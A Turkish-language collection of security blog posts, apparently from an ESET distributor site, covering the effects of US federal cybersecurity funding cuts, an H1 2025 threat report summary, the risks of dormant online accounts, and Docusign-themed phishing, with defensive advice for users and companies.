Federal siber güvenlik harcamalarındaki derin kesintiler, birçok kuruluşu bir siber saldırıya kurban gitme riskiyle karşı karşıya bırakacak dalgalanma etkileri yaratma riski taşıyor
Siber [güvenlik yorgunluğunu](https://antivirus.com.tr/siber-guvenlik-yorgunlugu-zorluklar-ve-cozumler/), yani ön saflarda yer alan bireyler ve ekipler üzerindeki zihinsel ve duygusal baskıyı sık sık duyuyoruz ve bu durum üretkenliğin azalmasına, [tükenmişliğe](https://antivirus.com.tr/it-sektorunde-tukenmislik-sendromu-nasil-onlenir/) ve nihayetinde başarılı bir siber saldırı riskinin artmasına neden oluyor. Buna personel ve finansman kesintileri de eklendiğinde sorunun daha da kötüleşmesi muhtemeldir. Aslında, etkiler sadece doğrudan ilgili olanlar tarafından hissedilmeyecek, aynı zamanda ürünlerini yenilemek veya hizmet tekliflerini değişen pazar dinamiklerine uyarlamak zorunda kalacak olan siber güvenlik satıcıları ve hizmet sağlayıcılarına da uzanacaktır.
## Siber güvenlik zemini değişiyor
Federal bütçelerdeki son kesintiler ve Siber Güvenlik ve Altyapı Güvenliği Ajansı (CISA) gibi [kilit kuruluşlardaki iş gücü azaltmaları](https://www.axios.com/2025/06/03/cisa-staff-layoffs-resignations-trump-cuts) ister CISA’nın tehdit istihbaratını ve bildirimlerini kullansınlar ister siber güvenlik çerçeveleri aracılığıyla en iyi uygulama rehberliğine dayansınlar, şüphesiz yalnızca federal hükümetin değil, tüm işletmelerin ve kurumların siber güvenlik duruşunu zayıflatacaktır.
ABD hükümeti tarafından doğrudan finanse edilen kurumların ötesinde hem federal hem de eyalet düzeyindeki kuruluşlara özel siber güvenlik hizmetleri ve teknolojisi sağlayan birçok şirket vardır. Hükümetler siber güvenlik hizmetlerinin en büyük tüketicileri arasındadır ve özel şirketler genellikle bu sözleşmelerden elde edilen gelire bağımlıdır. Dolayısıyla sözleşmelerdeki herhangi bir azalma, personel sayısında ve araştırma ve geliştirme yatırımlarında azalmaya yol açabilir. Aynı zamanda, otomatik özelliklere ve yapay zekâ desteğine olan talebi daha da hızlandırabilir, belki de şu anda etkinliği kanıtlanmış olanın ötesine geçebilir.
Tüm bunlar günlük, gerçek dünyanızdan çok uzak görünüyorsa tekrar düşünmeniz gerekebilir. ABD Eyalet ve Yerel Siber Güvenlik Hibe Programı gibi girişimlerin doğrudan etkisini düşünün; bu program [2023-2024 yılları arasında yaklaşık 700 milyon dolar fon ](https://www.cisa.gov/cybergrants/slcgp)sağlayarak siber güvenlik duruşlarını yenilemek ve iyileştirmek isteyen eyaletlere çok ihtiyaç duyulan bir destek sağladı. Birçok eyalet bu fonu siber güvenliklerinin bazı unsurlarını merkezileştirmek için kullandı ve böylece devlet tarafından finanse edilen tüm kuruluşların modern, gelişmiş siber güvenlik teknolojilerinin toplu lisanslamasından yararlanmasına olanak tanıdı. Örneğin, yerel okul bölgeniz veya bölgesel hükümetiniz bu tür finansman programlarından yararlandıysa gelecekteki finansmandaki herhangi bir değişiklik, bir siber olay olması durumunda sizi ve ailenizi risk altına sokabilir.
## Yenilikçiliği bastırmak, siber güvenlik alanını zorlamak
Bazı tedarikçiler federal olarak finanse edilen bu girişimleri yakaladı ve pazar payını ele geçirerek bu fırsatı domine etti. Hizmet sözleşmelerinin azaltılması veya gelecekteki hibe fonları yoluyla finansman kesintilerinin kurbanı olması muhtemel olan bu gibi tedarikçilerdir. Bu pazar hakimiyeti aynı zamanda tek satıcı monokültürü sorunlarına da yol açtı (bu konudaki endişelerim hakkında daha fazla bilgiyi [bu makalede ](https://www.darkreading.com/cyber-risk/is-us-federal-government-increasing-cyber-risk-through-monoculture)okuyabilirsiniz). Etkilenen siber güvenlik tedarikçileri durumu değerlendirdikçe personel sayısında kendi azaltmalarını uygulayacaklar, ki bazıları bunu zaten yaptı ve Ar-Ge bütçelerinde kesintiler yapacaklar. Bu da gelecekteki teknolojilerin inovasyonunu doğrudan etkileyerek siber güvenlik savunmasının etkinliğini azaltabilir.
İyi tarafı da var – ya da var mı? Şirketler personel sayısını azalttıkça siber güvenlik ekiplerindeki yetenek açığı, ek yetenekler ortaya çıktıkça bir dereceye kadar hafifletilmelidir. Aynı zamanda, daha küçük ve daha zayıf ekiplerde kalanlar siber güvenlik yorgunluğunun artmasıyla muhtemelen sektörden ayrılmaya ve daha az stresli fırsatlar aramaya karar verebilecekleri noktaya maruz kalacaklardır. Ve eğer piyasada seçilebilecek daha fazla yetenek varsa o zaman teklif edilen maaşlar durağanlaşabilir, hatta düşebilir ve bu da sektörü yeni yetenekler ve siber güvenlik alanında kariyer yapmayı düşünenler için çok da cazip hâle getirmeyebilir. Yatırımların azalması, eğitim kurumlarının öğrencilerin kurslara katılma fırsatını ortadan kaldırmasına veya azaltmasına yol açarak gelecekteki yetenek havuzunu daha da daraltabilir.
## Siber güvenlik boşluklarını doldurmak
Bir umut ışığı olabilir. CISA’ya yönelik federal kesintiler, Yönetilen Hizmet Sağlayıcıları (MSP’ler) ve Yönetilen Tespit ve Yanıt (MDR) hizmetleri sunan siber güvenlik tedarikçileri için yeni fırsatlar yaratabilir. Federal fonların azalmasıyla birlikte kuruluşlar siber güvenlik duruşlarını korumak için operasyonel bütçelerinden alternatif çözümler arayabilir, uzmanlıkları ve kaynakları için özel sektör sağlayıcılarına yönelebilirler. Bu değişim, işletmeler kendilerini korumak için uygun maliyetli ve güvenilir yollar aradıkça MSP’lere ve MDR hizmetlerine olan talebin artmasına yol açabilir.
Finansmandaki azalma başka şekillerde de hissedilebilir; örneğin, standartların geliştirilmesi ve genellikle kamu-özel sektör iş birliklerinden elde edilen istihbarat ve farkındalığın yayılmasında. MITRE CVE veri tabanı barındırma gibi kritik kaynaklar bile kısa süre önce bir finansman sorunuyla karşı karşıya kaldı ve [sorun çözülmüş ](https://www.securityweek.com/mitre-cve-program-gets-last-hour-funding-reprieve/)olsa da en azından şimdilik, temel unsurların bile ne kadar hızlı tehdit edilebileceğinin keskin bir hatırlatıcısı oldu. Birçok şirketin siber güvenlik politikalarının belkemiği olan siber güvenlik çerçevelerinin geliştirilmesinden sorumlu olan Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) gibi kurumlar yeni çerçeveler geliştirmekte zorlanabilir ve mevcut çerçevelerdeki önemli güncellemeleri geciktirebilir.
Bunlar finansman sorunlarının nasıl ortaya çıkabileceğine dair örneklerdir; ancak gerçekte etkinin tüm kurumlar, kuruluşlar, işletmeler ve hatta önlenebilecek ihlallerin kurbanı olan tüketiciler tarafından hissedilmesi muhtemeldir.
Siber güvenlik sektörünü etkileyen federal finansmandaki bir azalmanın gerçek etkisi hemen görülmeyecektir; bunun neden olduğu yetersiz yatırımın gerçekleşmesi yıllar alabilir. Yavaşlayan inovasyon ve yeni teknolojilerin benimsenmesi zaman içinde ortaya çıkacak ve neden olunan sorun başkasının gözetiminde olacaktır.
## Sonuç olarak
Ancak kesin olan bir şey var: siber suçlular tarafından kullanılan sofistike tekniklerin gelişimi yavaşlamayacak. Siber güvenlik alanındaki fonların azalması siber suçlulara önemli bir fırsat sunarak faaliyetlerinin uzun vadede ödüllendirilmesini ve gelir akışlarında istikrarın korunmasını sağlayacaktır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [ESET Tehdit Raporu H1 2025](https://antivirus.com.tr/eset-tehdit-raporu-h1-2025/)
**Published:** Haziran 26, 2025
**Author:** ESET
**Excerpt:** ESET Tehdit Raporu ile, ESET telemetrisi ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısından H1 2025 tehdit ortamına bir bakış.
**Content:**
*ESET Tehdit Raporu ile, ESET telemetrisi ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısından H1 2025 tehdit ortamına bir bakış.*
Yeni sosyal mühendislik tekniklerinden sofistike mobil tehditlere ve büyük bilgi hırsızlıklarına kadar 2025’in ilk yarısındaki tehdit ortamı sıkıcı olmaktan çok uzaktı.
Bu dönemin en çarpıcı gelişmelerinden biri, ESET telemetrisinde 2024’ün ikinci yarısına kıyasla %500’den fazla artış gösteren yeni ve aldatıcı bir saldırı vektörü olan ClickFix’in ortaya çıkmasıydı. Kimlik avından sonra en yaygın ikinci saldırı vektörü hâline gelen ClickFix, internet kullanıcılarını sahte bir hatayı düzeltme kisvesi altında kötü niyetli komutları çalıştırmaya yönlendiriyor. ClickFix saldırılarının sonundaki yükler, bilgi hırsızlarından fidye yazılımlarına ve hatta ulus devlet kötü amaçlı yazılımlarına kadar geniş bir yelpazede değişiklik göstermekte ve bu da onu Windows, Linux ve macOS’ta çok yönlü ve zorlu bir tehdit hâline getirmektedir.
Bilgi hırsızlığı ortamında da önemli değişimler yaşandı. Agent Tesla’nın modasının geçmesiyle birlikte SnakeStealer (Snake Keylogger olarak da bilinir) öne geçerek telemetrimizde en çok tespit edilen bilgi hırsızı oldu. Bu arada ESET, iki üretken hizmet olarak kötü amaçlı yazılım tehdidi olan Lumma Stealer ve Danabot’u hedef alan büyük kesinti operasyonlarına katkıda bulundu.
Android cephesinde, reklam yazılımı tespitleri, büyük ölçüde Kaleidoscope olarak adlandırılan sofistike yeni bir tehdit tarafından yönlendirilerek %160 oranında arttı. Bu kötü amaçlı yazılım, kullanıcıları müdahaleci reklamlarla bombalayan ve cihaz performansını düşüren kötü amaçlı uygulamaları dağıtmak için aldatıcı bir “kötü ikiz” stratejisi kullanıyor. Aynı zamanda, NFC tabanlı dolandırıcılık, kimlik avı kampanyaları ve yaratıcı aktarım teknikleriyle otuz beş kattan fazla arttı. Genel rakamlar mütevazı kalsa da bu sıçrama suçluların yöntemlerinin hızlı evrimini ve NFC teknolojisinden yararlanmaya odaklanmaya devam ettiklerini vurgulamaktadır. NGate’ten GhostTap’e ve en son SuperCard’a kadar NFC tehditlerinin her yeni yinelemesi, saldırganların yeni güvenlik önlemlerine nasıl uyum sağladığını gösteriyor.
Fidye yazılımı sahnesi, rakip fidye yazılımı çeteleri arasındaki kavgaların, bir hizmet olarak en iyi fidye yazılımı olan RansomHub da dâhil olmak üzere birçok oyuncuyu etkilemesiyle (daha da) kaosa sürüklendi. 2024’ten itibaren yıllık veriler, fidye yazılımı saldırıları ve aktif çetelerin sayısı artarken fidye ödemelerinde önemli bir düşüş olduğunu gösteriyor. Bu tutarsızlık, 2024’te fidye yazılımı sahnesini yeniden karıştıran kaldırma ve çıkış dolandırıcılıklarının bir sonucu olabilir ancak kısmen de çetelerin, pazarlığın kendi taraflarını tutma becerilerine olan güvenin azalmasından kaynaklanıyor olabilir.
ESET Tehdit Raporu H1 2025
Raporu okuyun

**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Tehdit Raporu
---
### [Hareketsiz hesaplar siber suçlular için giriş kapısı](https://antivirus.com.tr/hareketsiz-hesaplar-siber-suclular-icin-giris-kapisi/)
**Published:** Haziran 3, 2025
**Author:** ESET
**Excerpt:** Yıllardır kullanmadığınız hareketsiz hesaplar mı var? Eğer öyleyse biraz dijital bahar temizliği yapmanız gerekebilir.
**Content:**
*Yıllardır kullanmadığınız hareketsiz hesaplar mı var? Eğer öyleyse biraz dijital bahar temizliği yapmanız gerekebilir.*
Dijital hayatımız uzadıkça muhtemelen daha fazla çevrimiçi hesaba sahip oluyoruz. Yıllar boyunca kaydolduğunuz tüm hizmetleri hatırlayabiliyor musunuz? Başlattığınız ve hiç iptal etmediğiniz o ücretsiz deneme olabilir. Ya da tatilde bir kez kullandığınız ve bir daha geri dönmediğiniz o uygulama. Hesap dağınıklığı sorunu düşünüldüğünden fazladır. [Bir tahmine ](https://www.globenewswire.com/news-release/2024/05/21/2885556/0/en/People-have-around-170-passwords-on-average-study-shows.html)göre, ortalama bir kişinin kişisel hesapları için ortalama 168 parolası vardır.
Ancak aktif olmayan hesaplar da hem kişisel hem de iş açısından bir güvenlik riskidir. Fırsatçı suçlular için potansiyel olarak cazip bir hedef teşkil ederler, bu nedenle onları kontrol altında tutmak için arada bir bahar temizliği yapmayı düşünmek gerekir.
## Hareketsiz hesaplar neden risklidir?
Çok sayıda unutulmuş, aktif olmayan hesabınızın olmasının birçok nedeni olabilir. Muhtemelen her gün özel teklifler ve yeni dijital hizmetler tarafından bombardımana tutuluyorsunuz. Bazen bunları kontrol etmenin tek yolu kaydolmak ve yeni bir hesap oluşturmaktır. Ancak biz de insanız ve unutuyoruz. İlgi alanlarımız zamanla değişiyor ve bazen girişleri hatırlayamayıp öylece bırakıyoruz. Bir hesabı silmek, onu atıl durumda bırakmaktan genellikle daha zordur.
Ancak bu bir hata olabilir. [Google’](https://blog.google/technology/safety-security/updating-our-inactive-account-policies/)a göre, uzun süredir aktif olmayan hesapların ele geçirilme olasılığı daha yüksektir. Bunun nedeni, geçmişte bir veri ihlaline karışmış olabilecek eski veya yeniden kullanılan kimlik bilgilerini kullanma ihtimallerinin daha yüksek olmasıdır. Teknoloji devi ayrıca “terk edilmiş hesapların 2 adımlı doğrulama ayarına sahip olma olasılığının aktif hesaplara göre en az 10 kat daha az olduğunu” iddia ediyor.
Bu hesaplar, giderek daha fazla hesap ele geçirmeye (ATO) odaklanan bilgisayar korsanları için bir mıknatıs gibidir. Bunu, aşağıdakiler de dahil olmak üzere çeşitli tekniklerle yaparlar:
- [Infostealer kötü amaçlı yazılımı ](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/)giriş bilgilerinizi toplamak için tasarlanmıştır. Bir [rapor](https://flashpoint.io/blog/flashpoint-global-threat-intelligence-report-gtir-2025/), geçen yıl 3,2 milyar kimlik bilgisinin çalındığını iddia ediyor ve çoğu (%75) bilgi hırsızları aracılığıyla gerçekleşmiş.
- Üçüncü taraf şirketlerden kaydolmuş olabileceğiniz parola ve kullanıcı adlarının tüm veri tabanlarını bilgisayar korsanlarının topladığı, büyük ölçekli [veri ihlalleri](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/).
- Bilgisayar korsanlarının, aynı ele geçirilmiş parolayı tekrar kullandığınız hesapların kilidini açmak amacıyla ele geçirilen kimlik bilgilerini otomatik yazılıma aktardığı kimlik bilgisi doldurma.
- Parolalarınızı tahmin etmek için deneme yanılma yöntemini kullandıkları kaba kuvvet teknikleri.
### Etkin olmayan hesapların sonuçları
Bir saldırgan hesabınıza erişim sağlarsa şunları yapabilir:
- Kişilerinize spam ve dolandırıcılık göndermek için kullanabilir (örneğin, etkin olmayan bir e-posta veya sosyal medya hesabıysa) hatta sizin adınıza ikna edici kimlik avı saldırıları başlatır. Bunlar kişilerinizden hassas bilgiler almaya çalışabilir veya kötü amaçlı yazılım yüklemeleri için onları kandırabilir.
- Hareketsiz hesabınızda kişisel bilgilerinizi veya kayıtlı kart bilgilerinizi arayın. Bunlar kimlik dolandırıcılığı yapmak veya sizden daha fazla bilgi almak için hesap hizmet sağlayıcısını taklit eden başka kimlik avı e-postaları göndermek için kullanılabilir. Kayıtlı kartların süresi dolmuş olabilir ancak dolmamış olanlar sizin adınıza sahte işlemler yapmak için kullanılabilir.
- Unutmuş olabileceğiniz bir sadakat veya özel hesap gibi herhangi bir değeri olan hesaplarınızı karanlık ağda satabilir.
- Fon hesabını boşaltabilir (örneğin, bir kripto cüzdanı veya unutulmuş banka hesabı ise). Birleşik Krallık’ta kayıp banka, inşaat şirketi, emeklilik ve diğer hesaplarda 82 milyar sterlin (109 milyar dolar) olabileceği [tahmin ediliyor](https://www.moneysavingexpert.com/reclaim/reclaim-lost-assets-free/#:~:text=It's%20thought%20there%20could%20be%20as%20much,to%20as%20lost%20assets%20or%20lost%20accounts.&text=The%20Association%20of%20Investment%20Companies%20advises%20people,Account%20to%20recover%20lost%20investment%20trust%20funds.).
Hareketsiz işletme hesapları da tehdit aktörlerine hassas kurumsal verilere ve sistemlere kolay bir yol sağlayabilecekleri için cazip bir hedeftir. Bu verileri çalıp satabilir ya da fidye için ellerinde tutabilirler. Aslında:
- 2021’deki [Colonial Pipeline ](https://www.govtech.com/sponsored/back-to-basics-a-deeper-look-at-the-colonial-pipeline-hack)fidye yazılımı ihlali, ele geçirilen etkin olmayan bir VPN hesabından başladı. Olay, ABD’nin Doğu Kıyısı’nda büyük yakıt sıkıntısına yol açtı.
- 2020 [yılında Londra’nın Hackney İlçesi’ne yapılan fidye yazılımı saldırısı](https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2024/07/london-borough-of-hackney-reprimanded-following-cyber-attack/), kısmen konseyin sunucularına bağlı hareketsiz bir hesaptaki güvensiz bir paroladan kaynaklandı.

## Hareketsiz hesaplar için bahar temizliği zamanı
Peki, yukarıda özetlenen riskleri azaltmak için ne yapabilirsiniz? Bazı hizmet sağlayıcılar, bilgi işlem kaynaklarını boşaltmak, maliyetleri azaltmak ve müşteriler için güvenliği artırmak amacıyla belirli bir süre sonra etkin olmayan hesapları otomatik olarak kapatmaktadır. Bunlar arasında [Google](https://support.google.com/accounts/answer/12418290?hl=en), [Microsoft ](https://support.google.com/accounts/answer/12418290?hl=en)ve [X ](https://help.x.com/en/rules-and-policies/inactive-x-accounts)bulunmaktadır.
Ancak dijital güvenliğiniz söz konusu olduğunda proaktif olmak her zaman en iyisidir. Aşağıdakileri göz önünde bulundurun:
- Etkin olmayan hesapları periyodik olarak denetleyin ve silin. Bunları bulmanın iyi bir yolu, e-posta gelen kutunuzda “Hoş geldiniz”, “Hesabı doğrulayın”, “Ücretsiz deneme”, “Kaydolduğunuz için teşekkür ederiz” gibi anahtar kelimeleri aramaktır.
- Parola yöneticinizi veya tarayıcınızdaki kayıtlı parola listenizi gözden geçirin ve etkin olmayan hesaplarla bağlantılı olanları silin veya güvensiz olarak işaretlenmişse / bir veri ihlalinde yakalanmışsa parolayı güncelleyin.
- Hesabı kapatmanız durumunda tüm kişisel ve finansal bilgilerin kesinlikle kaldırılacağından emin olmak için hesap sağlayıcısının silme politikalarını kontrol etmeyi unutmayın.
- Yeni kayıt yaptırmadan önce iki kez düşünün. Gerçekten yeni bir hesap oluşturmaya değer mi?
Saklamak istediğiniz hesaplar için parolayı güçlü, benzersiz bir kimlik bilgisiyle güncellemenin ve bir parola yöneticisinde saklamanın yanı sıra aşağıdakileri de göz önünde bulundurun:
- [İki faktörlü kimlik doğrulamayı ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/?_gl=1%2A1ug6or7%2A_ga%2AOTQ2NTM5OTM0LjE3MTU4NTYyMTA.%2A_ga_D3X1STPK7C%2AczE3NDg1OTk2MDUkbzI4MyRnMSR0MTc0ODYwMDA2MCRqMjIkbDAkaDA.)(2FA) etkinleştirmek; böylece bir bilgisayar korsanı parolanızı ele geçirse bile hesabınızı tehlikeye atamaz.
- Siber suçlular aktivitelerinizi gizlice dinleyebileceğinden ve giriş bilgilerinizi çalabileceğinden, hassas hesaplara asla halka açık Wi-Fi üzerinden ([VPN kullanmadan](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/)) giriş yapmayın.
- Oturum açma bilgilerinizi vermeniz veya kötü amaçlı yazılım indirmeniz için sizi kandırmaya çalışan kimlik avı mesajlarına karşı dikkatli olun ([bilgi hırsızları gibi](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/)). İstenmeyen mesajlardaki bağlantılara asla tıklamayın; örneğin para borcunuz olduğunu veya bunu yapmazsanız hesabınızın silineceğini iddia ederek sizi harekete geçmeye zorlama girişimlerine kanmayın.
Muhtemelen çoğumuzun internette yayılmış düzinelerce aktif olmayan hesabı vardır. Yılda bir kez gününüzden birkaç dakika ayırıp bazı şeyleri temizleyerek dijital hayatınızı biraz daha güvenli hâle getirebilirsiniz.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Kişisel Veriler, Siber Güvenlik
---
### [Docusign e-postalarında kişisel verilerinizi kaptırmayın](https://antivirus.com.tr/docusign-e-postalarinda-kisisel-verilerinizi-kaptirmayin/)
**Published:** Mayıs 30, 2025
**Author:** ESET
**Excerpt:** Siber suçlular sahte Docusign temalı belgeler ve bağlantılar kullanarak insanları kişisel veya kurumsal verilerini vermeleri için kandırıyor
**Content:**
*Siber suçlular sahte Docusign temalı belgeler ve bağlantılar kullanarak insanları kişisel veya kurumsal verilerini vermeleri için kandırıyor*
Resmî bir belgeyi her imzalayıp göndermek istediğinizde yazdırmak, imzalamak, taramak, e-postayla göndermek ve/veya hatta fakslamak zorunda kaldığınız zamanları hatırlıyor musunuz? Bugün, zor işlerin çoğu Docusign gibi bulut uygulama sağlayıcıları tarafından perde arkasında yapılıyor.
Ancak tüm teknoloji markaları gibi kritik bir kullanıcı kitlesine ulaştığında siber suçlular her zaman bunu kendi amaçları için kötüye kullanmanın yollarını arıyorlar. Docusign, Fortune 500’ün %95’i de dahil olmak üzere dünya çapında 1,6 milyon müşteriye ve bir milyardan fazla kullanıcıya sahip olduğunu iddia ediyor. Bu da onu tehdit aktörlerinin hedef tahtasına oturtmuştur. Çalışanlarınızı Docusign temalı kimlik avından nasıl koruyacağınızı öğrenmek için okumaya devam edin.
## Docusign kimlik avı nasıl çalışır?
Sosyal mühendislik, işletmeniz için en büyük tehditlerden biridir. [Verizon](https://www.verizon.com/business/resources/T23a/reports/2025-dbir-data-breach-investigations-report.pdf)‘a göre, kimlik avı artık veri ihlallerinin %19’u için bir ilk erişim vektörü iken %60’ında bir “insan unsuru” bulunmaktadır. Güvenilir ve yaygın olarak tanınan bir marka olan Docusign, kurumsal girişleri toplamak ve potansiyel olarak saldırılardan başka şekillerde para kazanmak isteyen tehdit aktörleri için doğal bir seçimdir.
Mağdurlar genellikle sahte bir [Docusign “zarfı](https://support.docusign.com/s/articles/000045001?language=en_US&rsc_301)” içeren ve “belgeyi incelemek” için büyük sarı bir kutuya tıklamalarını isteyen bir e-posta alırlar. Ayrıca bir QR kodu içeren bir ek de olabilir. Her iki eylem de aynı sonuca yol açabilir: Kurban [sahte Microsoft oturum açma sayfası ](https://www.reddit.com/r/Scams/comments/1h5y6yo/i_fell_for_the_docusign_scam_now_what/)gibi bir kimlik avı sitesine yönlendirilir ve kişisel ve/veya finansal bilgilerini girmesi istenir.
[QR kodları](https://www.welivesecurity.com/2022/02/04/think-before-scan-how-fraudsters-exploit-qr-codes/), kullanıcının mobil cihazıyla tarama yapmasını gerektirdiği için de popülerdir ve bu cihazlarda kötü amaçlı bir sayfaya yönlendirilmelerini önleyecek güvenlik yazılımı yüklü olmayabilir. Her iki durumda da bu gibi hedefli bir kimlik avı saldırısı, tehdit aktörlerinin kurumsal ağlarda önemli bir yer edinmesinin yanı sıra ayrıcalık yükseltme, yanal hareket ve veri sızıntısı/fidye yazılımı için de olanak sağlayabilir.
## Bazı örnekler
Geçtiğimiz birkaç ay içinde şu olaylar ortaya çıktı:
- Şirketleri para transferi yapmaları için kandırmak amacıyla tedarikçilerden gelen [faturaları taklit eden ](https://www.infosecurity-magazine.com/news/cybercriminals-exploit-docusign/)“meşru” Docusign zarfları.
- ABD eyalet ve belediye kurumlarını taklit eden ve tedarikçileri para havalesi yapmaları için kandırmak üzere tasarlanmış [sahte fatura dolandırıcılığı](https://www.infosecurity-magazine.com/news/docusign-phishing-targets-us-state/).
- Siber suçlular sahte Docusign e-postaları göndermiyor, bunun yerine şirkette gerçek hesaplar kaydediyor ve popüler markaları taklit eden meşru zarflar göndermek için [API’lerini kullanıyor](https://lab.wallarm.com/attackers-abuse-docusign-api-to-send-authentic-looking-invoices-at-scale/).
- Docusign markasını taklit eden ve kullanıcıyı kimlik avı giriş sayfalarına götüren düzenli kimlik avı e-postaları. Bunlar kurumsal İK ve bordro departmanlarını veya hatta belediye yetkilileri gibi harici varlıkları taklit edebiliyor.
- Sahte bir işlemden bahseden ve kurbanı, iptal etmek için bir numarayı aramaya zorlayan para [iadesi dolandırıcılığı](https://www.reddit.com/r/Scams/comments/1cnl6qv/docusign_email_actually_looks_legit_butwhats_the/). Kurbanlar telefonda, ‘geri ödeme’ talep etmek için kişisel/finansal/kart bilgilerini vermeye ikna edilmeye çalışılıyor.
Veri hırsızlığı için insanların Docusigna olan güvenini kötüye kullanan bir dolandırıcılık örneği Kaynak [Reddit](https://www.reddit.com/r/Scams/comments/1g4kgbk/paypaldocusign_scam/)
## Docusign tehditlerine karşı güvende kalmak
Neyse ki kendinizi ve şirketinizi Docusign tehditlerinden korumak için yapabileceğiniz çok şey var. Bir şirketin bakış açısından, ilk yapılacak şey risklerin farkında olmak ve personelin [bir dolandırıcılık e-postasının ](https://www.welivesecurity.com/2023/02/15/10-signs-scammers-sights/)uyarı işaretlerini tespit edebilmesini sağlamak için [kimlik avı farkındalık programlarınızı ](https://www.welivesecurity.com/2022/06/21/phishing-awareness-training-help-employees-avoid-hook/)güncellemektir. Simülasyon araçları bunu destekleyecek [kadar özelleştirilebilir olmalıdır. ](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/)
Çalışanlara dikkat etmeleri öğretilmesi gereken şeyler şunlardır:
- Hedef URL’ler: Hedef URL’lerin yasal olup olmadığını kontrol etmek için Docusign e-postalarındaki bağlantıların/düğmelerin üzerine gelin.
- Güvenlik kodları: Bunlar herhangi bir yasal Docusign e-postasında (“alternatif oturum açma yöntemi” bölümünde) yer almalı ve kullanıcının bir e-postadaki bağlantıları takip etmek yerine doğrudan Docusign sitesinde bir belgeye erişmesine izin vermelidir.
